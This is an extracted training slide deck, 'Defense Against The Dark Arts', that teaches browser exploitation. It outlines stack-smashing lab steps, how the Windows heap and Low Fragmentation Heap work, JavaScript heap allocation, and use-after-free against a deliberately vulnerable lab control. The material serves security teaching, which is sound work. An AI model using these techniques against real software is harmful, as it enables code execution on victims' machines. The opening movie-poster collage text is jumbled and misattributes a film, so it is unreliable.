



VULNERABILITIES AND EXPLOITS

Defense Against The Dark Arts


Brad Antoniewicz
Foundstone – McAfee Professional Services



Marilyn

Manson






REPPER









The background of the poster is a dark, monochromatic blue. On the left side, there is a collage of images. At the top, a pair of feet in white sneakers with three stars on the side is shown in mid-air. Below this, several faces are layered together, including the faces of the main characters. The overall aesthetic is mysterious and surreal.

JAKE GYLLENHAAL JENA MALONE DREW BARRYMORE MARY McDONNELL

KATHARINE ROSS PATRICK SWAYZE NOAH WYLE



DONNIE DARKO¹⁵

TWENTY EIGHT DAYS
SIX HOURS
FORTY TWO MINUTES
TWELVE SECONDS...



A FILM BY
DARREN ARONOFSKY

THEIR CRIME IS CURIOSITY

10010001010100010
10010010010010100
10010010100100101

MADE BY RSP


HACKERS

WARGAMES





SNEAKERS



Defense Against



WAR **EZ**

2600



Previously on..

Defense Against the Dark Arts





Lab 2: Smashing the Stack!

1. Offset
 - !load byakugan
 - !pattern_offset 2000
2. Trigger (build the 's' variable in the JS)
 - MakeString(Amount); // 1 = 2 bytes
 - Remember order (12345678 = \u5678\u1234)
3. Find address to jmp esp in windbg, add it to 's'
 - s [start] [end] ff e4
4. Add in 'shellcode' variable to 's'



USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
 - a. Figure out the size
 - b. Make allocations of the same size
3. Position our shellcode
4. Use the object again



Heap!



CHILLIN IN THE BACKGROUND

```
classyHeap *mrClassy = new classyHeap();
```

APPLICATION

operator new()

HEAP MANAGER

Heap-APIs

Interface to Heap Manager

HeapAlloc()

LocalAlloc()

GlobalAlloc()

malloc()

Front-End Allocator (Optional)

Low Fragmentation Heap (LFH)

RtlpLowFragHeapAllocFromContext()

Back-End Allocator

Manages Blocks within Segments (FreeLists)

RtlAllocateHeap()


MEMORY MANAGER

VirtualAlloc()



AL... HOW LOW CAN YOU GO

HeapAlloc(hHeap, dwFlags, **dwBytes**)





DEFAULT PROCESS HEAP

0x000E0000
0x000D0000
0x000C0000
0x000B0000
0x000A0000
0x00090000
0x00080000
0x00070000
0x00060000
0x00050000
0x00040000
0x00030000
0x00020000
0x00010000



RtlCreateHeap(1MB)



VirtualAlloc(1MB)




DEFAULT PROCESS HEAP

Low Fragmentation Heap

Creates buckets for a specific size
after the 18th allocation of that size

0x00010000



Bucket



ALLOCATING HEAP DATA WITH JAVASCRIPT

```
param = document.create("param");  
param.name = "\u4141\u4141\u4141\u4141\u4141\u4141";
```

Equiv to:

```
<param name="\u4141\u4141\u4141\u4141\u4141\u4141">
```



ALLOCATING HEAP DATA WITH JAVASCRIPT

```
param = document.create("param");  
param.name = "\u4141\u4141\u4141\u4141\u4141\u4141";
```

```
params = new Array(20);
```

Enable LFH

```
for(i=0; i<params.length; i++) {  
  params[i] = document.create("param");  
  params[i].name = "\u4141\u4141\u4141\u4141\u4141\u4141";  
}
```




Use-After-Free




FREEIN' THEN USIN'

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass(); → Instantiate  
    MyClass *Copy = willFree;  
    delete willFree;  
    Copy->MyFunc();  
}
```




FREEIN' THEN USIN'

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass();  
    MyClass *Copy = willFree;  Copy  
    delete willFree;  
    Copy->MyFunc();  
}
```




FREEIN' THEN USIN'

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass();  
    MyClass *Copy = willFree;  
    delete willFree;  Free It  
    Copy->MyFunc();  
}
```



BYE BYE

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass();  
    MyClass *Copy = willFree;  
    delete willFree;  
    Copy->MyFunc();  
}
```


—————→ Use It



TRICK QUESTION 😊

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass();  
    MyClass *Copy = willFree;  
    delete willFree;  
    Copy->MyFunc();  
}
```

How do we exploit this to get
code execution?



BWAHAHAH You Can't!


Monday, February 02, 2015



BUT WHY?

```
class MyClass { ... }  
void _tmain() {  
    MyClass *willFree = new MyClass();  
    MyClass *Copy = willFree;  
    delete willFree;  
    Copy->MyFunc();  
}
```

Nothing happens here!






4RLZ I <3 BROWSERS :)

- Interprets languages to render pages
 - Allows us to allocate/de-allocate on demand

```
var objPtr = FSExploitMe.GetClassy();  
FSExploitMe.KillClassy(objPtr);  
FSExploitMe.BeClassy(objPtr);
```





DAT BOI GOT CLAAASSSSSS

```
class classyHeap {  
    int isCool;  
    public:  
        virtual void beCool() {  
            printf("Hey! That guy is classy");  
        }  
};
```





IN-STANNN-THE-MAN

```
LPVOID FSExploitMe.GetClassy() {  
    classyHeap *mrClassy = new classyHeap();  
    return mrClassy;  
}
```



S33 ITZ ON DA HEAP

